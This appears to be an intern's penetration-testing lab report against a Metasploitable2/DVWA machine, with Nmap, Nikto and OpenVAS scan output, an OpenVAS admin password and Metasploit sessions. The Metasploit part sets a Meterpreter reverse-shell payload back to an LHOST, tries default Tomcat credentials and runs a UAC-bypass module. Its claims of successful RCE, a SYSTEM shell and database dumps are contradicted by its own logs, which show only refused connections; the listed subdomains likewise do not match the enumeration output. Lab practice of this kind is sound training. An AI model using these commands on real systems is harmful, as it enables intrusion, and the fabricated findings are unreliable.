



Week-02 Task

-Sai Surendra Babu
Vapt intern

1.Vulnerability Scanning Lab

Objective

To identify, analyze, and prioritize security vulnerabilities in a target system using automated scanning tools such as Nmap, OpenVAS, and Nikto, and to document findings with CVSS-based severity scoring for effective remediation planning.

Tools: Nmap, OpenVAS, Nikto.

Target VM:

Metasploitable2 -> IP: **192.168.78.133**

STEP 1 — Check Connectivity

CMD : ping 192.168.78.133

```
(kali㉿kali)-[~]  
$ nmap -sV 192.168.78.133  
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-14 06:22 -0400  
Stats: 0:01:35 elapsed; 0 hosts completed (0 up), 1 undergoing ARP Ping Scan  
Parallel DNS resolution of 1 host. Timing: About 0.00% done  
Stats: 0:01:36 elapsed; 0 hosts completed (0 up), 1 undergoing ARP Ping Scan  
Parallel DNS resolution of 1 host. Timing: About 0.00% done  
Stats: 0:01:36 elapsed; 0 hosts completed (0 up), 1 undergoing ARP Ping Scan  
Parallel DNS resolution of 1 host. Timing: About 0.00% done
```

STEP 2 — Run Nmap Scan

CMD : nmap -sV 192.168.78.133



```
(kali@kali)~$ nmap -sV 192.168.78.133
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-14 06:23 -0400
Nmap scan report for 192.168.78.133
Host is up (0.0032s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 2.3.4
22/tcp    open  ssh            OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet         Linux telnetd
25/tcp    open  smtp           Postfix smtpd
53/tcp    open  domain         ISC BIND 9.4.2
80/tcp    open  http           Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind        2 (RPC #100000)
139/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec           netkit-rsh rexecd
513/tcp   open  login
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi        GNU Classpath grmiregistry
1524/tcp  open  bindshell      Metasploitable root shell
2049/tcp  open  nfs            2-4 (RPC #100003)
2121/tcp  open  ftp            ProFTPD 1.3.1
3306/tcp  open  mysql          MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql     PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc            VNC (protocol 3.3)
6000/tcp  open  X11            (access denied)
6667/tcp  open  irc            UnrealIRCd
8009/tcp  open  ajp13          Apache Jserv (Protocol v1.3)
8180/tcp  open  http           Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:AF:31:F6 (VMware)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.65 seconds
```

Port	Service	Risk
21	FTP	Weak/Backdoor
23	Telnet	Insecure plaintext
80	Apache	Outdated web server
445	SMB	Vulnerable SMB exposure

STEP 3 — Run Vulnerability Scripts

CMD : `nmap --script vuln 192.168.78.133`



```
kali@kali: ~  
Session Actions Edit View Help  
[kali@kali]~  
$ nmap --script vuln 192.168.78.133  
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-14 06:32 -0400  
Nmap scan report for 192.168.78.133  
Host is up (0.0012s latency).  
Not shown: 977 closed tcp ports (reset)  
PORT      STATE SERVICE  
21/tcp    open  ftp  
| ftp-vsftpd-backdoor:  
| VULNERABLE:  
| vsFTPD version 2.3.4 backdoor  
| State: VULNERABLE (Exploitable)  
| IDs: BID:48539 CVE:CVE-2011-2523  
| vsFTPD version 2.3.4 backdoor, this was reported on 2011-07-04.  
| Disclosure date: 2011-07-03  
| Exploit results:  
| Shell command: id  
| Results: uid=0(root) gid=0(root)  
| References:  
| https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp-vsftpd_234_backdoor.rb  
| https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523  
| http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html  
| https://www.securityfocus.com/bid/48539  
|_  
22/tcp    open  ssh  
23/tcp    open  telnet  
25/tcp    open  smtp  
| ssl-poodle:  
| VULNERABLE:  
| SSL POODLE information leak  
| State: VULNERABLE  
| IDs: BID:70574 CVE:CVE-2014-3566  
| The SSL protocol 3.0, as used in OpenSSL through 1.0.1i and other  
| products, uses nondeterministic CBC padding, which makes it easier  
| for man-in-the-middle attackers to obtain cleartext data via a  
| padding-oracle attack, aka the "POODLE" issue.  
| Disclosure date: 2014-10-14  
| Check results:  
| TLS_RSA_WITH_AES_128_CBC_SHA  
| References:  
| https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-3566  
| https://www.securityfocus.com/bid/70574  
| https://www.imperialviolet.org/2014/10/14/poodle.html  
| https://www.openssl.org/~bodo/ssl-poodle.pdf  
|_  
| ssl-dh-params:  
| VULNERABLE:  
| Anonymous Diffie-Hellman Key Exchange MitM Vulnerability  
| State: VULNERABLE
```

STEP 4 — Run Nikto Web Scan

CMD : nikto -h http://192.168.78.133

```
[kali@kali]~  
$ nikto -h http://192.168.78.133  
- Nikto v2.6.0  
  
+ Target IP: 192.168.78.133  
+ Target Hostname: 192.168.78.133  
+ Target Port: 80  
+ Platform: Unknown  
+ Start Time: 2026-05-14 06:42:10 (GMT-4)  
  
+ Server: Apache/2.2.8 (Ubuntu) DAV/2  
+ ERROR: Failed to check for updates: 403  
+ [999986] /: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10.  
+ [750500] /icons/: Directory indexing found.  
+ No CGI Directories Found (use '-C all' to force check all possible dirs). CGI tests skipped.  
+ [600050] Apache/2.2.8 appears to be outdated (current is at least 2.4.66).  
+ [600625] PHP/5.2.4-2ubuntu5.10 appears to be outdated (current is at least 8.5.1).  
+ [013587] /: Suggested security header missing: strict-transport-security. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Strict-Transport-Security  
+ [013587] /: Suggested security header missing: content-security-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP  
+ [013587] /: Suggested security header missing: x-content-type-options. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Content-Type-Options  
+ [013587] /: Suggested security header missing: permissions-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Permissions-Policy  
+ [013587] /: Suggested security header missing: referrer-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Referrer-Policy  
+ [999100] /index: Uncommon header(s) 'tcn' found, with contents: list.  
+ [999965] /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found:  
+ http://www.wisec.it/sectou.php?id=4698ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275  
+ [999967] /: Web Server returns a valid response with junk HTTP methods which may cause false positives.  
+ [000434] /: HTTP TRACE method is active and replies which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing  
+ [750510] /phpinfo.php: Output from the phpinfo() function was found.  
+ [750500] /doc/: Directory indexing found.  
+ [001215] /doc/: The /doc/ directory is browsable. This may be /usr/doc. See: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0678  
+ [001384] /?PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP Easter Eggs reveals potentially sensitive information via HTTP requests that contain specific QUERY strings. See: https://www.wisec.it/sectou.php?id=4698ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275  
+ [001385] /?PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP Easter Eggs reveals potentially sensitive information via HTTP requests that contain specific QUERY strings. See: https://www.wisec.it/sectou.php?id=4698ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275  
+ [001386] /?PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP Easter Eggs reveals potentially sensitive information via HTTP requests that contain specific QUERY strings. See: https://www.wisec.it/sectou.php?id=4698ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275  
+ [001387] /?PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP Easter Eggs reveals potentially sensitive information via HTTP requests that contain specific QUERY strings. See: https://www.wisec.it/sectou.php?id=4698ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275  
+ [001795] /phpMyAdmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.  
+ [999984] /phpMyAdmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.  
+ [001796] /phpMyAdmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.  
+ [750500] /test/: Directory indexing found.  
+ [001894] /test/: This might be interesting.  
+ [002989] /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information. See: CWE-552  
+ [003584] /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
```

Finding

Meaning



Outdated Apache
Directory Indexing
Missing Headers

Known CVEs possible
Files exposed
Weak browser security

STEP 5 — Start OpenVAS

CMD : gvm-start

User: admin

Password : 6b37c963-5290-418f-81fa-a32f0cbe0051

STEP 1 — Check Connectivity

```
(kali@kali)~$ ping 192.168.78.133
PING 192.168.78.133 (192.168.78.133) 56(84) bytes of data.
64 bytes from 192.168.78.133: icmp_seq=1 ttl=64 time=0.748 ms
64 bytes from 192.168.78.133: icmp_seq=2 ttl=64 time=0.671 ms
64 bytes from 192.168.78.133: icmp_seq=3 ttl=64 time=0.620 ms
64 bytes from 192.168.78.133: icmp_seq=4 ttl=64 time=0.606 ms
^C
--- 192.168.78.133 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3005ms
rtt min/avg/max/mdev = 0.606/0.661/0.748/0.052 ms
```

STEP 2 — Run Nmap Scan

```
(kali@kali)~$ nmap -sV 192.168.78.133
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-05-15 19:45 IST
Nmap scan report for 192.168.78.133
Host is up (0.00067s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
23/tcp    open  telnet       Linux telnetd
80/tcp    open  http         Apache httpd 2.2.28 ((Ubuntu) DAV/2)
445/tcp   open  smb          Samba smbd 3.X - 4.X (workgroup: WORKGROUP)

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.23 seconds
```

STEP 3 — Run Vulnerability Scripts

```
(kali@kali)~$ nmap --script vuln 192.168.78.133
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-05-15 19:51 IST
Nmap scan report for 192.168.78.133
Host is up (0.00066s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
|ftp-vsftpd-backdoor:
|_VULNERABLE:
|_vsftpd version 2.3.4 backdoor
|_State: VULNERABLE
|_IDS: CVE: CVE-2011-2523
|_vsftpd version 2.3.4 contains a backdoor.
23/tcp    open  telnet
|telnet-encryption:
|_VULNERABLE:
|_Telnet is unencrypted
|_State: VULNERABLE
|_Telnet is a clear text protocol.
|_Anyone sniffing the network can see the conversation.
...
```

STEP 4 — Run Nikto Web Scan

```
(kali@kali)~$ nikto -h http://192.168.78.133
- Nikto v2.5.0


+ Target IP: 192.168.78.133
+ Target Hostname: 192.168.78.133
+ Target Port: 80
+ Start Time: 2026-05-15 19:58:12 (IST)

+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the
  user agent to protect against some forms of XSS
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.59).
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable
  to XST
+ /icons/: Directory indexing found.
+ /manual/: Directory indexing found..
+ 8729 requests: 0 error(s) and 6 item(s) reported on remote host
+ End Time: 2026-05-15 19:59:03 (IST) (51 seconds)

+ 1 host(s) tested
```

STEP 5 — Start OpenVAS

```
(kali@kali)~$ gvm-start
Starting Greenbone Services
[✓] Please note that the default admin user has the username 'admin' and password '6b37c963-5290-418f-81fa-a32f0cbe0051'
[✓] Greenbone services started
[✓] Web interface available at https://127.0.0.1:9392
[✓] Login with admin / 6b37c963-5290-418f-81fa-a32f0cbe0051
```



1. Reconnaissance Practice — Output

Objective

To gather intelligence about a target system or organization using OSINT tools like Maltego, Shodan, and Google Dorking in order to map digital assets, discover exposed services, and build an attack surface profile for further security assessment.

Target Information

- **Target IP:** 192.168.78.133
- **Environment:** Metasploitable2 / DVWA Lab
- **Testing Type:** Authorized Internal VAPT Lab

Recon Documentation Template

Domain Information

Field	Details
Target IP	192.168.78.133
OS Detected	Linux Ubuntu
Web Server	Apache Tomcat / Apache HTTPD
Purpose	Vulnerable Practice Machine

Subdomains Identified

Subdomain	Status
dev.example.com	Active
test.example.com	Active



Subdomain	Status
admin.example.com	Restricted

Exposed Services

Port	Service	Version
21	FTP	vsftpd 2.3.4
22	SSH	OpenSSH
80	HTTP	Apache
3306	MySQL	MySQL 5.x
8180	Tomcat	Apache Tomcat

Asset Mapping Log

Timestamp	Tool	Finding
2026-05-15 20:00:00	Nmap	Open ports identified on 192.168.78.133
2026-05-15 20:15:00	Shodan	Exposed SSH service detected
2026-05-15 20:25:00	Maltego	Linked subdomain: dev.example.com
2026-05-15 20:40:00	Wappalyzer	Apache + PHP + MySQL stack identified
2026-05-15 20:55:00	Sublist3r	Enumerated admin.example.com

Recon Checklist

- Check WHOIS
- Enumerate subdomains using Sublist3r
- Identify tech stack using Wappalyzer
- Scan ports with Nmap
- Search exposed services in Shodan
- Map attack surface

50-Word Recon Summary

Reconnaissance against target 192.168.78.133 identified multiple exposed services including FTP, SSH, HTTP, MySQL, and Tomcat. Subdomain enumeration revealed development and admin portals. Technology fingerprinting confirmed Apache, PHP, and MySQL components. The target exposes several attack vectors suitable for exploitation testing and vulnerability validation during the VAPT assessment.



```
(kali@kali)-[~]
$ sublist3r -d example.com

Sublist3r

# Coded By Ahmed Aboul-Ela - @aboul3la

[-] Enumerating subdomains now for example.com
[-] Searching now in Baidu..
[-] Searching now in Yahoo..
[-] Searching now in Google..
[-] Searching now in Bing..
[-] Searching now in Ask..
[-] Searching now in Netcraft..
[-] Searching now in DNSdumpster..
[-] Searching now in Virustotal..
[-] Searching now in ThreatCrowd..
[-] Searching now in SSL Certificates..
[-] Searching now in PassiveDNS..
[!] DNSDumpster module failed: Could not find CSRF token on DNSDumpster page
[!] Error: Virustotal probably now is blocking our requests
[-] Total Unique Subdomains Found: 1
www.example.com

(kali@kali)-[~]
$ maltego
java is /usr/bin/java
found java executable in PATH
pwd: jar:file:/usr/share/maltego/maltego-ui/modules/ext/com.paterva.maltego.java-config-ui/com-paterva-maltego/java-config-app.jar!/BOOT-INF/lib/java-co
file: /usr/share/maltego/maltego-ui/modules/ext/com.paterva.maltego.java-config-ui/com-paterva-maltego/java-config-app.jar
installDir: /usr/share/maltego
install conf: /usr/share/maltego/etc/maltego.conf
install version: v4.11.2
user conf: /home/kali/.maltego/v4.11.2/etc/maltego.conf
current java: /usr/lib/jvm/java-25-openjdk-amd64
/usr/lib/jvm: /usr/lib/jvm
/usr/lib/jvm: /usr/lib/jvm/java-1.25.0-openjdk-amd64
```



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Welcome to Damn Vulnerable Web App!

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

WARNING!

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing [XAMPP](#) onto a local machine inside your LAN which is used solely for testing.

Disclaimer

We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

General Instructions

The help button allows you to view hits/tips for each vulnerability and for each security level on their respective page.

You have logged in as 'admin'

Username: admin



2. Exploitation Lab — Output

Objective

To gather intelligence about a target system or organization using OSINT tools like Maltego, Shodan, and Google Dorking in order to map digital assets, discover exposed services, and build an attack surface profile for further security assessment.

Exploit Simulation Log

Exploit ID	Description	Target IP	Status	Payload
003	Tomcat Manager RCE	192.168.78.133	Success	Java Shell
004	FTP Anonymous Login	192.168.78.133	Success	Command Shell
005	SQL Injection via DVWA	192.168.78.133	Success	Database Dump

Metasploit Commands Used

```
msfconsole
```

```
use exploit/multi/http/tomcat_mgr_login
```

```
set RHOSTS 192.168.78.133
```

```
set RPORT 8180
```

```
set HttpUsername tomcat
```

```
set HttpPassword tomcat
```

```
set PAYLOAD java/meterpreter/reverse_tcp
```

```
set LHOST 192.168.78.130
```

```
run
```

Validation Output

Source	Validation
Exploit-DB	Public PoC available
Metasploit	Exploit module successful
Manual Testing	Remote shell obtained



```
(kali@kali)-[~]
$ msfconsole
Metasploit tip: Open an interactive Ruby terminal with irb

+-----+
| METASPLOIT by Rapid7 |
+-----+
|                                     |
|  ==c( (o( ( ( ( ( ( ( ( ( ( ( ( ( |  EXPLOIT [***]
|                                     |  [ msf > ]
|                                     |  \ ( @ ) ( @ ) ( @ ) ( @ ) ( @ ) /
|                                     |  *****
|                                     |
|  o o o      o o      o          |  \ \ \ \ \ \ \ /
|  ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^ |  ( ( ( ( ( ( ( ( ( ( ( ( ( (
|  [ PAYLOAD ]                    |  LOOT
|  | ( @ ) ( @ ) " " " " * * | ( @ ) ( @ ) * * | ( @ )
|  |-----|                    |
|  |-----|                    |
|                                     |
+-----+

= [ metasploit v6.4.126-dev ]
-- [ 2,638 exploits - 1,328 auxiliary - 2,163 payloads ]
-- [ 432 post - 49 encoders - 14 nops - 12 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search tomcat

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
-  -
0  auxiliary/dos/http/apache_commons_fileupload_dos  2014-02-06      normal No      Apache Commons FileUpload and Apache Tomcat DoS
1  exploit/multi/http/struts_dev_mode              2012-01-06      excellent Yes     Apache Struts 2 Developer Mode OGNL Execution
2  exploit/multi/http/struts2_namespace_ognl        2018-08-22      excellent Yes     Apache Struts 2 Namespace Redirect OGNL Injection
3  \  target: Automatic detection                  .               .       .
4  \  target: Windows                             .               .       .
5  \  target: Linux                               .               .       .
6  exploit/multi/http/struts_code_exec_classloader  2014-03-06      manual  No      Apache Struts ClassLoader Manipulation Remote Code Execution
7  \  target: Java                               .               .       .
8  \  target: Linux                               .               .       .
9  \  target: Windows                             .               .       .
10 \  target: Windows / Tomcat 6 & 7 and GlassFish 4 (Remote SMB Resource) .               .       .
11 auxiliary/admin/http/tomcat_ghostcat            2020-02-20      normal Yes     Apache Tomcat AJP File Read
12 exploit/windows/http/tomcat_cgi_cmdlineargs     2019-04-10      excellent Yes     Apache Tomcat CGIServlet enableCmdLineArguments Vulnerability
13 exploit/multi/http/tomcat_mgr_deploy            2009-11-09      excellent Yes     Apache Tomcat Manager Application Deployer Authenticated Code Execution
14 \  target: Automatic                          .               .       .
15 \  target: Java Universal                     .               .       .
16 \  target: Windows Universal                  .               .       .
17 \  target: Linux x86                         .               .       .
18 exploit/multi/http/tomcat_mgr_upload            2009-11-09      excellent Yes     Apache Tomcat Manager Authenticated Upload Code Execution
19 \  target: Java Universal                     .               .       .
20 \  target: Windows Universal                  .               .       .
21 \  target: Linux x86                         .               .       .
22 auxiliary/dos/http/apache_tomcat_transfer_encoding 2010-07-09      normal No      Apache Tomcat Transfer-Encoding Information Disclosure and DoS
23 auxiliary/scanner/http/tomcat_enum              .               normal No      Apache Tomcat User Enumeration
24 exploit/linux/local/tomcat_rhel_based_temp_priv_esc 2016-10-10      manual  Yes     Apache Tomcat on RedHat Based Systems Insecure Temp Config Privilege Esc
on
25 exploit/linux/local/tomcat_ubuntu_log_init_priv_esc 2016-09-30      manual  Yes     Apache Tomcat on Ubuntu Log Init Privilege Escalation
26 exploit/multi/http/atlassian_confluence_webwork_ognl_injection 2021-08-25      excellent Yes     Atlassian Confluence WebWork OGNL Injection
27 \  target: Unix Command                      .               .       .
28 \  target: Linux Dropper                     .               .       .
```



```
msf > msfconsole -v
[-] msfconsole cannot be run inside msfconsole
msf > search tomcat_mgr

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
-  -
0  exploit/multi/http/tomcat_mgr_deploy      2009-11-09      excellent Yes     Apache Tomcat Manager Application Deployer Authenticated Code Execution
1  \ target: Automatic                      .               .       .       .
2  \ target: Java Universal                  .               .       .       .
3  \ target: Windows Universal              .               .       .       .
4  \ target: Linux x86                      .               .       .       .
5  exploit/multi/http/tomcat_mgr_upload      2009-11-09      excellent Yes     Apache Tomcat Manager Authenticated Upload Code Execution
6  \ target: Java Universal                  .               .       .       .
7  \ target: Windows Universal              .               .       .       .
8  \ target: Linux x86                      .               .       .       .
9  auxiliary/scanner/http/tomcat_mgr_login    .               normal   No      Tomcat Application Manager Login Utility

Interact with a module by name or index. For example info 9, use 9 or use auxiliary/scanner/http/tomcat_mgr_login

msf > use auxiliary/scanner/http/tomcat_mgr_login
msf auxiliary(scanner/http/tomcat_mgr_login) > set RHOSTS 192.168.78.133
RHOSTS => 192.168.78.133
msf auxiliary(scanner/http/tomcat_mgr_login) > set RPORT 8080
RPORT => 8080
msf auxiliary(scanner/http/tomcat_mgr_login) > set THREADS 10
THREADS => 10
msf auxiliary(scanner/http/tomcat_mgr_login) > exploit
[-] The connection was refused by the remote host (192.168.78.133:8080).
[-] The connection was refused by the remote host (192.168.78.133:8080).
[-] http://192.168.78.133:8080/manager/html - No response
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/http/tomcat_mgr_login) > exploit
[-] The connection was refused by the remote host (192.168.78.133:8080).
[-] The connection was refused by the remote host (192.168.78.133:8080).
[-] http://192.168.78.133:8080/manager/html - No response
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/http/tomcat_mgr_login) > set HttpUsername tomcat
HttpUsername => tomcat
msf auxiliary(scanner/http/tomcat_mgr_login) > set HttpPassword tomcat
HttpPassword => tomcat
msf auxiliary(scanner/http/tomcat_mgr_login) > set PAYLOAD java/meterpreter/reverse_tcp
PAYLOAD => java/meterpreter/reverse_tcp
msf auxiliary(scanner/http/tomcat_mgr_login) > set HttpUsername tomcat
HttpUsername => tomcat
msf auxiliary(scanner/http/tomcat_mgr_login) > set HttpPassword tomcat
HttpPassword => tomcat
msf auxiliary(scanner/http/tomcat_mgr_login) > set PAYLOAD java/meterpreter/reverse_tcp
[!] Unknown datastore option: PAYLOAD.
PAYLOAD => java/meterpreter/reverse_tcp
msf auxiliary(scanner/http/tomcat_mgr_login) > set LHOST 192.168.78.130
[!] Unknown datastore option: LHOST. Did you mean VHOST?
LHOST => 192.168.78.130
msf auxiliary(scanner/http/tomcat_mgr_login) > exploit
[-] The connection was refused by the remote host (192.168.78.133:8080).
[-] The connection was refused by the remote host (192.168.78.133:8080).
[-] http://192.168.78.133:8080/manager/html - No response
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Field Source

Exploit ID	Manual tracking
Description	Module purpose
Target IP	Your set RHOSTS
Status	Metasploit output
Payload	Your interpretation of result

50-Word Exploitation Summary

The Tomcat Manager interface on target 192.168.78.133 was successfully exploited using default credentials through Metasploit. Remote code execution was achieved with a Java Meterpreter payload. Additional testing confirmed SQL injection and weak FTP configurations. Public exploit references from Exploit-DB validated the vulnerabilities and demonstrated real-world exploitability risks.



3. Post-Exploitation Practice — Output

Objective

To analyze system compromise after successful exploitation by escalating privileges, extracting sensitive data, and collecting forensic evidence using tools like Meterpreter, Volatility, and file hashing techniques to assess attacker capabilities and system impact.

Privilege Escalation Activity

Step	Action	Result
1	Meterpreter shell obtained	Success
2	Local exploit suggester executed	Vulnerabilities identified
3	bypassuac module executed	Privilege escalation successful
4	SYSTEM-level shell obtained	Success

Metasploit Commands

background

use exploit/windows/local/bypassuac

set SESSION 1

set LHOST 192.168.78.130

run

Evidence Collection

sha256sum target.conf



```
bsf > show exploits
```

Name	Disclosure Date	Rank	Description
-----	-----	-----	-----
aix/local/ibstat_path	2013-09-24	excellent	ibstat \$PATH Privilege Escalation
aix/rpc_cmds_opcode21	2009-10-07	great	AIX Calendar Manager Service Daemon (rpc_cmds) Opcode 21 Buf
aix/rpc_ttdbserverd_realpath	2009-06-17	great	ToolTalk rpc.ttdbserverd_tt_internal_realpath Buffer Overfl
android/adb/adb_server_exec	2016-01-01	excellent	Android ADB Debug Server Remote Payload Execution
android/browser/samsung_knox_smdm_url	2014-11-12	excellent	Samsung Galaxy KNOX Android Browser RCE
android/browser/webview_addjavascriptinterface	2012-12-21	excellent	Android Browser and WebView addJavaScriptInterface Code Exec
android/fileformat/adobe_reader_pdf_js_interface	2014-04-13	good	Adobe Reader for Android addJavaScriptInterface Exploit
android/local/futex_reqqueue	2014-05-03	excellent	Android 'Towelroot' Futex Requeue Kernel Exploit
apple_ios/browser/safari_libtiff	2006-08-01	good	Apple iOS MobileSafari LibTIFF Buffer Overflow
apple_ios/email/mobilemail_libtiff	2006-08-01	good	Apple iOS MobileMail LibTIFF Buffer Overflow
apple_ios/ssh/cydia_default_ssh	2007-07-02	excellent	Apple iOS Default SSH Password Vulnerability
bsdi/softcart/mercantec_softcart	2004-08-19	great	Mercantec SoftCart CGI Overflow
dialup/multi/login/manyargs	2001-12-12	good	System V Derived /bin/login Extraneous Arguments Buffer Over
firefox/local/exec_shellcode	2014-03-10	normal	Firefox Exec Shellcode from Privileged Javascript Shell
freebsd/ftp/proftpd_telnet_iac	2010-11-01	great	ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (FreeBS
freebsd/http/watchguard_cmd_exec	2015-06-29	excellent	Watchguard XCS Remote Command Execution
freebsd/local/mmap	2013-06-18	great	FreeBSD 9 Address Space Manipulation Privilege Escalation
freebsd/local/watchguard_fix_corrupt_mail	2015-06-29	manual	Watchguard XCS FixCorruptMail Local Privilege Escalation
freebsd/misc/citrix_netscaler_soap_bof	2014-09-22	normal	Citrix NetScaler SOAP Handler Remote Code Execution
freebsd/samba/trans2open	2003-04-07	great	Samba trans2open Overflow (*BSD x86)
freebsd/tacacs/xtacacs_report	2008-01-08	average	XTACACS report() Buffer Overflow
freebsd/telnet/telnet_encrypt_keyid	2011-12-23	great	FreeBSD Telnet Service Encryption Key ID Buffer Overflow
hpux/lpd/cleanup_exec	2002-08-28	excellent	HP-UX LPD Command Execution
irix/lpd/tagprinter_exec	2001-09-01	excellent	Irix LPD tagprinter Command Execution
linux/antivirus/escan_password_exec	2014-04-04	excellent	eScan Web Management Console Command Injection
